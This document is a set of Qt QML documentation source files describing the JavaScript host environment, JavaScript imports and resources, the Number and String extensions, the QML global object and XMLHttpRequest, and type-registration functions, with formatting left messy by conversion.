hostenvironment.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

```
** $QT_END_LICENSE$
```

```
**
```

```
*****/
```

```
/*!
```

```
\page qtqml-javascript-hostenvironment.html
```

```
\title JavaScript Host Environment
```

```
\brief Description of the JavaScript host environment provided by the QML engine
```

QML provides a JavaScript host environment tailored to writing QML applications.

This environment is different from the host environment provided by a browser or a server-side JavaScript environment such as Node.js. For example, QML does not provide a `window` object or `DOM API` as commonly found in a browser environment.

## \section1 Common Base

Like a browser or server-side JavaScript environment, the QML runtime implements the `ECMA-262` `ECMAScript Language Specification` standard. This provides access to all of the built-in types and functions defined by the standard, such as `Object`, `Array`, and `Math`. The QML runtime implements the 5th edition of the standard, which is the same edition commonly implemented by browsers.

The standard ECMAScript built-ins are not explicitly documented in the QML documentation. For more information on their use, please refer to the `ECMA-262` 5th edition standard or one of the many online JavaScript reference and tutorial sites, such as the `W3Schools JavaScript Reference` (`JavaScript Objects`

Reference section). Many sites focus on JavaScript in the browser, so in some cases you may need to double

check the specification to determine whether a given function or object is part of standard ECMAScript or

specific to the browser environment. In the case of the W3Schools link above, the \c{JavaScript Objects Reference} section generally covers the standard, while the \c{Browser Objects Reference} and \c{HTML DOM

Objects Reference} sections are browser specific (and thus not applicable to QML).

## \section1 QML Global Object

The QML JavaScript host environment implements a number of host objects and functions, as detailed in the \l{QML Global Object} documentation.

These host objects and functions are always available, regardless of whether any modules have been imported.

## \section1 JavaScript Objects and Functions

A list of the JavaScript objects, functions and properties supported by the QML engine can be found in the \l{List of JavaScript Objects and Functions}.

Note that QML makes the following modifications to native objects:

\list

- An `{String::arg}{arg()}` function is added to the `String` prototype.

- Locale-aware conversion functions are added to the `Date` and `Number` prototypes.



## JavaScript Environment Restrictions

QML implements the following restrictions for JavaScript code:

- 

- JavaScript code cannot modify the global object.

In QML, the global object is constant - existing properties cannot be modified or deleted, and no new properties may be created.

Most JavaScript programs do not intentionally modify the global object.

However, JavaScript's automatic creation of undeclared variables is an implicit modification of the global object, and is prohibited in QML.

Assuming that the `a` variable does not exist in the scope chain, the following code is illegal in QML:

```
\code
```

```
// Illegal modification of undeclared variable
```

```
a = 1;
```

```
for (var ii = 1; ii < 10; ++ii)
    a = a * ii;
console.log("Result: " + a);
\endcode
```

It can be trivially modified to this legal code.

```
\code
var a = 1;
for (var ii = 1; ii < 10; ++ii)
    a = a * ii;
console.log("Result: " + a);
\endcode
```

Any attempt to modify the global object - either implicitly or explicitly - will cause an exception. If uncaught, this will result in a warning being printed, that includes the file and line number of the offending code.

\li Global code is run in a reduced scope.

During startup, if a QML file includes an external JavaScript file with "global" code, it is executed in a scope that contains only the external file itself and the global object. That is, it will not have access to the QML objects and properties it \l {Scope and Naming Resolution}{normally would}.

Global code that only accesses script local variable is permitted. This is an example of valid global code.

```
\code
var colors = [ "red", "blue", "green", "orange", "purple" ];
\endcode
```

Global code that accesses QML objects will not run correctly.

```
\code
// Invalid global code - the "rootObject" variable is undefined
var initialPosition = { rootObject.x, rootObject.y }
\endcode
```

This restriction exists as the QML environment is not yet fully established.

To run code after the environment setup has completed, see

[\l {JavaScript in Application Startup Code}](#).

[\li](#) The value of `\c this` is currently undefined in QML in the majority of contexts.

The `\c this` keyword is supported when binding properties from JavaScript.

In all other situations, the value of

`\c this` is undefined in QML.

To refer to a specific object, provide an `\c id`. For example:



```
\qml
```

```
Item {
```

```
    width: 200; height: 100
```

```
    function mouseAreaClicked(area) {
```

```
        console.log("Clicked in area at: " + area.x + ", " + area.y);
```

```
    }
```

```
    // This will not work because this is undefined
```

```
    MouseArea {
```

```
        height: 50; width: 200
```

```
        onClicked: mouseAreaClicked(this)
```

```
    }
```

```
    // This will pass area2 to the function
```

```
    MouseArea {
```

```
        id: area2
```

```
        y: 50; height: 50; width: 200
```

```
        onClicked: mouseAreaClicked(area2)
```

```
    }
```

```
}
```

```
\endqml
```

```
\endlist
```

\*/

imports.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

```
** $QT_END_LICENSE$
```

```
**
```

```
*****/
```

```
/*!
```

```
\page qtqml-javascript-imports.html
```

```
\title Importing JavaScript Resources in QML
```

```
\brief Description of how to import and use JavaScript resources in QML documents
```

`\{qtqml-javascript-resources.html\}``{JavaScript resources}` may be imported by QML documents and other JavaScript resources. JavaScript resources may be imported via either relative or absolute URLs. In the case of a relative URL, the location is resolved relative to the location of the `\{QML Documents\}``{QML document}` or `\{qtqml-javascript-resources.html\}``{JavaScript Resource}` that contains the import. If the script file is not accessible, an error will occur. If the JavaScript needs to be fetched from a network resource, the component's `\{QQmlComponent::status()\}``{status}` is set to "Loading" until the script has been downloaded.

JavaScript resources may also import QML modules and other JavaScript resources. The syntax of an import statement within a JavaScript resource differs slightly from an import statement within a QML document, which is documented thoroughly below.

```
\section1 Importing a JavaScript Resource from a QML Document
```

A QML document may import a JavaScript resource with the following syntax:

```
\code
```

```
import "ResourceURL" as Qualifier
```

```
\endcode
```

For example:

```
\code
```

```
import "jsfile.js" as Logic
```

```
\endcode
```

Imported JavaScript resources are always qualified using the "as" keyword. The qualifier for JavaScript resources must be unique, so there is always a one-to-one mapping between qualifiers and JavaScript files. (This also means qualifiers cannot be named the same as built-in JavaScript objects such as `Date` and `Math`).

The functions defined in an imported JavaScript file are available to objects defined in the importing QML document, via the

`{Qualifier.functionName(params)}` syntax. Functions in JavaScript resources may take parameters whose type can be any of the supported QML basic types or object types, as well as normal JavaScript types. The normal `{data type conversion rules}` will apply to parameters and return values when calling such functions from QML.

## Imports Within JavaScript Resources

In \c {QtQuick 2.0}, support has been added to allow JavaScript resources to import other JavaScript resources and also QML type namespaces using a variation of the standard QML import syntax (where all of the previously described rules and qualifications apply).

Due to the ability of a JavaScript resource to import another script or QML module in this fashion in \c {QtQuick 2.0}, some extra semantics are defined:

\list

\li a script with imports will not inherit imports from the QML document which imported it (so accessing `Component.errorString` will fail, for example)

\li a script without imports will inherit imports from the QML document which imported it (so accessing `Component.errorString` will succeed, for example)

\li a shared script (i.e., defined as `.pragma library`) does not inherit imports from any QML document even if it imports no other scripts or modules

\endlist

The first semantic is conceptually correct, given that a particular script might be imported by any number of QML files. The second semantic is retained for the purposes of backwards-compatibility. The third semantic remains unchanged from the current semantics for shared scripts, but is clarified here in respect to the newly possible case (where the script imports other scripts or modules).

## \section2 Importing a JavaScript Resource from Another JavaScript Resource

A JavaScript resource may import another in the following fashion:

\code

```
.import "filename.js" as Qualifier
```

```
\endcode
```

For example:

```
\code
```

```
.import "factorial.js" as MathFunctions
```

```
\endcode
```

## \section2 Importing a QML Module from a JavaScript Resource

A JavaScript resource may import a QML module in the following fashion:

```
\code
```

```
.import TypeNamespace MajorVersion.MinorVersion as Qualifier
```

```
\endcode
```

For example:

```
\code
```

```
.import Qt.test 1.0 as JsQtTest
```

```
\endcode
```

In particular, this may be useful in order to access functionality provided via a singleton type; see `qmlRegisterSingletonType()` for more information.

\note The `.import` syntax doesn't work for scripts used in the `\l {WorkerScript}`

## \section1 Including a JavaScript Resource from Another JavaScript Resource

When a JavaScript file is imported, it must be imported with a qualifier. The functions in that file are then accessible from the importing script via the qualifier (that is, as `\tt{Qualifier.functionName(params)}`). Sometimes it is desirable to have the functions made available in the importing context without needing to qualify them, and in this circumstance the `\l{QtQml::Qt::include()}{Qt.include()}` function may be used to include one JavaScript file from another. This copies all functions from the other file into the current file's namespace, but ignores all pragmas and imports defined in that file.

For example, the QML code below left calls `\c showCalculations()` in `\c script.js`, which in turn can call `\c factorial()` in `\c factorial.js`, as it has included `\c factorial.js` using `\l {QtQml::Qt::include()}{Qt.include()}`.

```
\table
\row
\li {1,2} \snippet qml/integrating-javascript/includejs/app.qml 0
\li \snippet qml/integrating-javascript/includejs/script.js 0
\row
\li \snippet qml/integrating-javascript/includejs/factorial.js 0
\endtable
```

Notice that calling `\l {QtQml::Qt::include()}{Qt.include()}` copies all functions from `\c factorial.js` into the `\c MyScript` namespace, which means the QML component can also access `\c factorial()` directly as `\c MyScript.factorial()`.

\*/

number.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure



\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\qmltype Number

\inqmlmodule QtQml

\brief The Number object provides represents a number value

The QML Number object extends the JS Number object with

locale aware functions.

\sa {QtQml::Locale}{Locale}

\*/

/\*!

\qmlmethod string Number::toLocaleString(locale,format,precision)

Converts the Number to a string suitable for the specified \a locale

in the specified \a format, with the specified \a precision.

Valid formats are:

\list

- \li 'f' Decimal floating point, e.g. 248.65
- \li 'e' Scientific notation using e character, e.g. 2.4865e+2
- \li 'E' Scientific notation using E character, e.g. 2.4865E+2
- \li 'g' Use the shorter of e or f
- \li 'G' Use the shorter of E or f

\endlist

If precision is not specified, the precision will be 2.

If the format is not specified 'f' will be used.

If \a locale is not specified, the default locale will be used.

The following example shows a number formatted for the German locale:

\code

```
import QtQuick 2.0
```

```
Text {
```

```
    text: "The value is: " + Number(4742378.423).toLocaleString(Qt.locale("de_DE"))
```

```
}
```

\endcode

You can apply toLocaleString() directly to constants, provided the decimal is included in the constant, e.g.

\code

```
123.0.toLocaleString(Qt.locale("de_DE")) // OK
```

```
123..toLocaleString(Qt.locale("de_DE")) // OK
```

```
123.toLocaleString(Qt.locale("de_DE")) // fails
```

```
\endcode
```

```
*/
```

```
/*!
```

```
\qmlmethod string Number::toLocaleCurrencyString(locale,symbol)
```

Converts the Number to a currency using the currency and conventions of the specified  
\a locale. If \a symbol is specified it will be used as the currency  
symbol.

```
\sa Locale::currencySymbol()
```

```
*/
```

```
/*!
```

```
\qmlmethod string Number::fromLocaleString(locale,number)
```

Returns a Number by parsing \a number using the conventions of the supplied \a locale.

If \a locale is not supplied the default locale will be used.

For example, using the German locale:

```
\code
```

```

var german = Qt.locale("de_DE");

var d;

d = Number.fromLocaleString(german, "1234,56") // d == 1234.56

d = Number.fromLocaleString(german, "1.234,56") // d == 1234.56

d = Number.fromLocaleString(german, "1234.56") // throws exception

d = Number.fromLocaleString(german, "1.234") // d == 1234.0

\endcode

*/

qmlglobalobject.qdoc

/*****

**

** Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).

** Contact: http://www.qt-project.org/legal

**

** This file is part of the documentation of the Qt Toolkit.

**

** $QT_BEGIN_LICENSE:FDL$

** Commercial License Usage

** Licensees holding valid commercial Qt licenses may use this file in

** accordance with the commercial license agreement provided with the

** Software or, alternatively, in accordance with the terms contained in

** a written agreement between you and Digia. For licensing terms and

** conditions see http://qt.digia.com/licensing. For further information

** use the contact form at http://qt.digia.com/contact-us.

**

```

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtqml-javascript-qmlglobalobject.html

\title QML Global Object

\brief Description of the Qml Global Object

The QML JavaScript host environment implements the following host objects and functions.

These are built in and can be used from any JavaScript code loaded in QML, without additional imports:

\list

\li The `{QmlGlobalQtObject}`{Qt object}: This object is specific to QML, and provides helper methods and properties specific to the QML environment.

\li `qsTr()`, `qsTranslate()`, `qsTrId()`, `QT_TR_NOOP()`, `QT_TRANSLATE_NOOP()`, and `QT_TRID_NOOP()` functions:

These functions are specific to QML, and provide [\{Overview of the Translation Process\}](#)translation capabilities} to the QML environment.

`\li gc()` function: This function is specific to QML, and provides a way to manually trigger garbage collection.

`\li print()` function: This function is specific to QML, and provides a simple way to output information to the console.

`\li The \{Console API\}console object`: This object implements a subset of the [\{http://getfirebug.com/wiki/index.php/Console\\_API\}](http://getfirebug.com/wiki/index.php/Console_API)FireBug Console API}.

`\li \{XMLHttpRequest\}, DOMException`: These objects implement a subset of the [\{http://www.w3.org/TR/XMLHttpRequest/\}](http://www.w3.org/TR/XMLHttpRequest/)W3C XMLHttpRequest specification}.

`\endlist`

`\keyword XMLHttpRequest`

`\section1 XMLHttpRequest`

The XMLHttpRequest object, which can be used to asynchronously obtain data from over a network.

The XMLHttpRequest API implements the same [\{http://www.w3.org/TR/XMLHttpRequest/\}](http://www.w3.org/TR/XMLHttpRequest/)W3C standard}

as many popular web browsers with following exceptions:

`\list`

`\li` QML's XMLHttpRequest does not enforce the same origin policy.

`\li` QML's XMLHttpRequest does not support `\e` synchronous requests.

`\endlist`

Additionally, the \c responseXML XML DOM tree currently supported by QML is a reduced subset of the \l {http://www.w3.org/TR/DOM-Level-3-Core/}{DOM Level 3 Core} API supported in a web browser. The following objects and properties are supported by the QML implementation:

\table

\header

\li \b {Node}

\li \b {Document}

\li \b {Element}

\li \b {Attr}

\li \b {CharacterData}

\li \b {Text}

\row

\li

\list

\li nodeName

\li nodeValue

\li nodeType

\li parentNode

\li childNodes

\li firstChild

\li lastChild

\li previousSibling

\li nextSibling

\li attributes

\endlist

\li

\list

\li xmlVersion

\li xmlEncoding

\li xmlStandalone

\li documentElement

\endlist

\li

\list

\li tagName

\endlist

\li

\list

\li name

\li value

\li ownerElement

\endlist

\li

\list



\li data

\li length

\endlist

\li

\list

\li isElementContentWhitespace

\li wholeText

\endlist

\endtable

The \{Qt Quick Examples - XMLHttpRequest\}{XMLHttpRequest example} demonstrates how to use the XMLHttpRequest object to make a request and read the response headers.

\*/

qtjavascript.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in  
\*\* accordance with the commercial license agreement provided with the  
\*\* Software or, alternatively, in accordance with the terms contained in  
\*\* a written agreement between you and Digia. For licensing terms and  
\*\* conditions see <http://qt.digia.com/licensing>. For further information  
\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\group qtjavascript

\title Scripting Classes and Overviews

\brief Classes for embedding JavaScript in Qt/C++ applications.

\*/

/\*!

\page qtjavascript.html

\title Making Applications Scriptable

\ingroup frameworks-technologies

\brief incorporating JavaScript in Qt applications.

Qt provides support for application scripting with JavaScript.

The following guides and references cover aspects of programming with JavaScript and Qt.

\tableofcontents

\section1 Scripting Classes

The following classes add scripting capabilities to Qt applications.

\annotatedlist qtjavascript

\section1 Basic Usage

To evaluate script code, you create a `QJSEngine` and call its `evaluate()` function, passing the script code (text) to evaluate as argument.

\snippet qtjavascript/evaluation/main.cpp 0

The return value will be the result of the evaluation (represented as a QJSValue object); this can be converted to standard C++ and Qt types.

Custom properties can be made available to scripts by registering them with the script engine. This is most easily done by setting properties of the script engine's `\e{Global Object}`:

\snippet qtjavascript/registeringvalues/main.cpp 0

This places the properties in the script environment, thus making them available to script code.

## \section1 Making a QObject Available to the Script Engine

Any QObject-based instance can be made available for use with scripts.

When a QObject is passed to the `QJSEngine::newQObject()` function, a Qt Script wrapper object is created that can be used to make the QObject's signals, slots, properties, and child objects available to scripts.

Here's an example of making an instance of a QObject subclass

available to script code under the name `\c{"myObject"}`:

```
\snippet qtjavascript/registeringobjects/main.cpp 0
```

This will create a global variable called `\c{myObject}` in the script environment. The variable serves as a proxy to the underlying C++ object. Note that the name of the script variable can be anything; i.e., it is not dependent upon `QObject::objectName()`.

```
*/
```

```
resources.qdoc
```

```
/******
```

```
**
```

```
** Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).
```

```
** Contact: http://www.qt-project.org/legal
```

```
**
```

```
** This file is part of the documentation of the Qt Toolkit.
```

```
**
```

```
** $QT_BEGIN_LICENSE:FDL$
```

```
** Commercial License Usage
```

```
** Licensees holding valid commercial Qt licenses may use this file in
```

```
** accordance with the commercial license agreement provided with the
```

```
** Software or, alternatively, in accordance with the terms contained in
```

```
** a written agreement between you and Digia. For licensing terms and
```

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtqml-javascript-resources.html

\title Defining JavaScript Resources In QML

\brief Description of how JavaScript files may be defined for use in QML

The program logic for a QML application may be defined in JavaScript. The JavaScript code may either be defined in-line in QML documents, or separated into JavaScript files (known as \c {JavaScript Resources} in QML).

There are two different kinds of JavaScript resources which are supported in QML: code-behind implementation files, and shared (library) files. Both kinds of JavaScript resource may be \{qtqml-javascript-imports.html}{imported} by

other JavaScript resources, or included in `\{qml-modules-topic.html}`

`{QML modules}`.

## `\section1 Code-Behind Implementation Resource`

Most JavaScript files imported into a QML document are stateful implementations for the QML document importing them. In these cases, each instance of the QML object type defined in the document requires a separate copy of the JavaScript objects and state in order to behave correctly.

The default behavior when importing JavaScript files is to provide a unique, isolated copy for each QML component instance. If that JavaScript file does not import any resources or modules with a `\c{.import}` statement, its code will run in the same scope as the QML component instance and consequently can access and manipulate the objects and properties declared in that QML component. Otherwise, it will have its own unique scope, and objects and properties of the QML component should be passed to the functions of the JavaScript file as parameters if they are required.

An example of a code-behind implementation resource follows:

```
\qml
```

```
// MyButton.qml
```

```
import QtQuick 2.0
```

```
import "my_button_impl.js" as Logic // a new instance of this JavaScript resource is loaded for each instance of Button.qml
```

```
Rectangle {
```

```
    id: rect
```

```
    width: 200
```

```
    height: 100
```

```
    color: "red"
```

```
MouseArea {
```

```
    id: mousearea
```

```
    anchors.fill: parent
```

```
    onClicked: Logic.onClicked(rect)
```

```
}
```

```
}
```

```
\endqml
```

```
\qml
```

```
// my_button_impl.js
```

```
var clickCount = 0; // this state is separate for each instance of MyButton
```

```
function onClicked(btn) {
```

```
    clickCount += 1;
```

```
    if ((clickCount % 5) == 0) {
```

```
        obj.color = Qt.rgb(1,0,0);
```

```
    } else {
```

```
        obj.color = Qt.rgb(0,1,0);
```

```
    }
```



```
}  
  
\endqml
```

In general, simple logic should be defined in-line in the QML file, but more complex logic should be separated into code-behind implementation resources for maintainability and readability.

#### `\section1 Shared JavaScript Resources (Libraries)`

Some JavaScript files act more like libraries - they provide a set of helper functions that take input and compute output, but never manipulate QML component instances directly.

As it would be wasteful for each QML component instance to have a unique copy of these libraries, the JavaScript programmer can indicate a particular file is a shared library through the use of a pragma, as shown in the following example.

```
\code  
  
// factorial.js  
  
.pragma library  
  
var factorialCount = 0;  
  
function factorial(a) {  
    a = parseInt(a);
```

```

// factorial recursion

if (a > 0)

    return a * factorial(a - 1);


// shared state

factorialCount += 1;


// recursion base-case.

return 1;
}

function factorialCallCount() {

    return factorialCount;

}

\endcode

```

The pragma declaration must appear before any JavaScript code excluding comments.

Note that multiple QML documents can import `\c{"factorial.js"}` and call the `factorial` and `factorialCallCount` functions that it provides. The state of the JavaScript import is shared across the QML documents which import it, and thus the return value of the `factorialCallCount` function may be non-zero when called within a QML document which never calls the `factorial` function.

For example:

```
\qml
// Calculator.qml

import QtQuick 2.0

import "factorial.js" as FactorialCalculator // this JavaScript resource is only ever loaded once by the
engine, even if multiple instances of Calculator.qml are created
```

```
Text {
    width: 500
    height: 100
    property int input: 17
    text: "The factorial of " + input + " is: " + FactorialCalculator.factorial(input)
}

\endqml
```

As they are shared, .pragma library files cannot access QML component instance objects or properties directly, although QML values can be passed as function parameters.

```
*/

string.qdoc

/*****

**

** Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

** Contact: http://www.qt-project.org/legal
```

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\qmltype String

\inqmlmodule QtQml

\brief The String object represents a string value

The QML String object extends the JS String object with  
the `arg()` function.

\sa {ECMA-262}{ECMAScript Language Specification}

\*/

/\*!

\qmlmethod string String::arg(value)

Returns a copy of this string with the lowest numbered place marker replaced by value,  
i.e., `%1`, `%2`, ..., `%99`. The following example prints "There are 20 items"

\code

```
var message = "There are %1 items"
```

```
var count = 20
```

```
console.log(message.arg(count))
```

\endcode

\*/

topic.qdoc

/\*\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtqml-javascript-topic.html

\title Integrating QML and JavaScript

\brief Description of how to use JavaScript in QML applications

The QML language uses a JSON-like syntax and allows various expressions and methods to be defined as JavaScript functions. It also allows users to import JavaScript files and use the functionality those imports provide.

This allows developers and designers to leverage the knowledge they have of JavaScript to quickly develop both user-interfaces and application logic.

\section1 JavaScript Expressions

QML has a deep JavaScript integration, and allows \{Signal Attributes} {signal handlers} and \{Method Attributes}{methods} to be defined in JavaScript. Another core feature of QML is the ability to specify and enforce relationships between object properties using \{Property Binding}{property bindings}, which are also defined using JavaScript.

See the documentation page titled

\{qtqml-javascript-expressions.html}{JavaScript Expressions in QML Documents} for more information about using JavaScript expressions in QML.

\section1 JavaScript Resources

Application logic defined in JavaScript functions may be separated into

separate JavaScript files known as JavaScript resources. There are several different kinds of JavaScript resources, with different semantics.

See the documentation page titled `\{qml-javascript-resources.html}` {Defining JavaScript Resources In QML} for more information about defining JavaScript resources for QML.

## `\section1 JavaScript Imports`

A QML document may import JavaScript resources, and JavaScript resources may import other JavaScript resources as well as QML modules. This allows an application developer to provide application logic in modular, self-contained files.

See the documentation page titled `\{qml-javascript-imports.html}`{Importing JavaScript Resources} for more information on how to import JavaScript resources and how to use the functionality they provide.

## `\section1 JavaScript Host Environment`

The QML engine provides a JavaScript environment that has some differences to the JavaScript environment provided by a web browser. Certain limitations apply to code running in the environment, and the QML engine provides various objects in the root context which may be unfamiliar to JavaScript developers.



These limitations and extensions are documented in the description of the  
\\{qtqml-javascript-hostenvironment.html}\\{JavaScript Host Environment} provided  
by the QML engine.

\*/

qmlfunctions.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\macro QML\_DECLARE\_TYPE()

\relates QQmlEngine

Equivalent to \c Q\_DECLARE\_METATYPE(TYPE \*) and \c  
Q\_DECLARE\_METATYPE(QQmlListProperty<TYPE>)

#include <QtQml> to use this macro.

\*/

/\*!

\macro QML\_DECLARE\_TYPEINFO(Type,Flags)

\relates QQmlEngine

Declares additional properties of the given \a Type as described by the  
specified \a Flags.

Current the only supported type info is `\c QML_HAS_ATTACHED_PROPERTIES` which declares that the `\a Type` supports `\l {Attached Properties and Attached Signal Handlers}` {attached properties}.

`#include <QtQml>` to use this macro.

`*/`

`/*!`

`\fn void qmlClearTypeRegistrations()`

`\relates QQmlEngine`

Clears all stored type registrations, such as those produced with `\l qmlRegisterType()`.

Do not call this function while a `QQmlEngine` exists or behavior will be undefined.

Any existing `QQmlEngines` must be deleted before calling this function. This function only affects the application global cache. Delete the `QQmlEngine` to clear all cached data relating to that engine.

`#include <QtQml>` to use this method.

`*/`

`/*!`

`\fn int qmlRegisterType(const char *uri, int versionMajor, int versionMinor, const char *qmlName)`

`\relates QQmlEngine`

This template function registers the C++ type in the QML system with the name `\a qmlName`, in the library imported from `\a uri` having the version number composed from `\a versionMajor` and `\a versionMinor`.

Returns the QML type id.

There are two forms of this template function:

`\code`

```
template<typename T>
```

```
int qmlRegisterType(const char *uri, int versionMajor, int versionMinor, const char *qmlName);
```

```
template<typename T, int metaObjectRevision>
```

```
int qmlRegisterType(const char *uri, int versionMajor, int versionMinor, const char *qmlName);
```

`\endcode`

The former is the standard form which registers the type `\e T` as a new type.

The latter allows a particular revision of a class to be registered in a specified version (see `\l {Type Revisions and Versions}`).

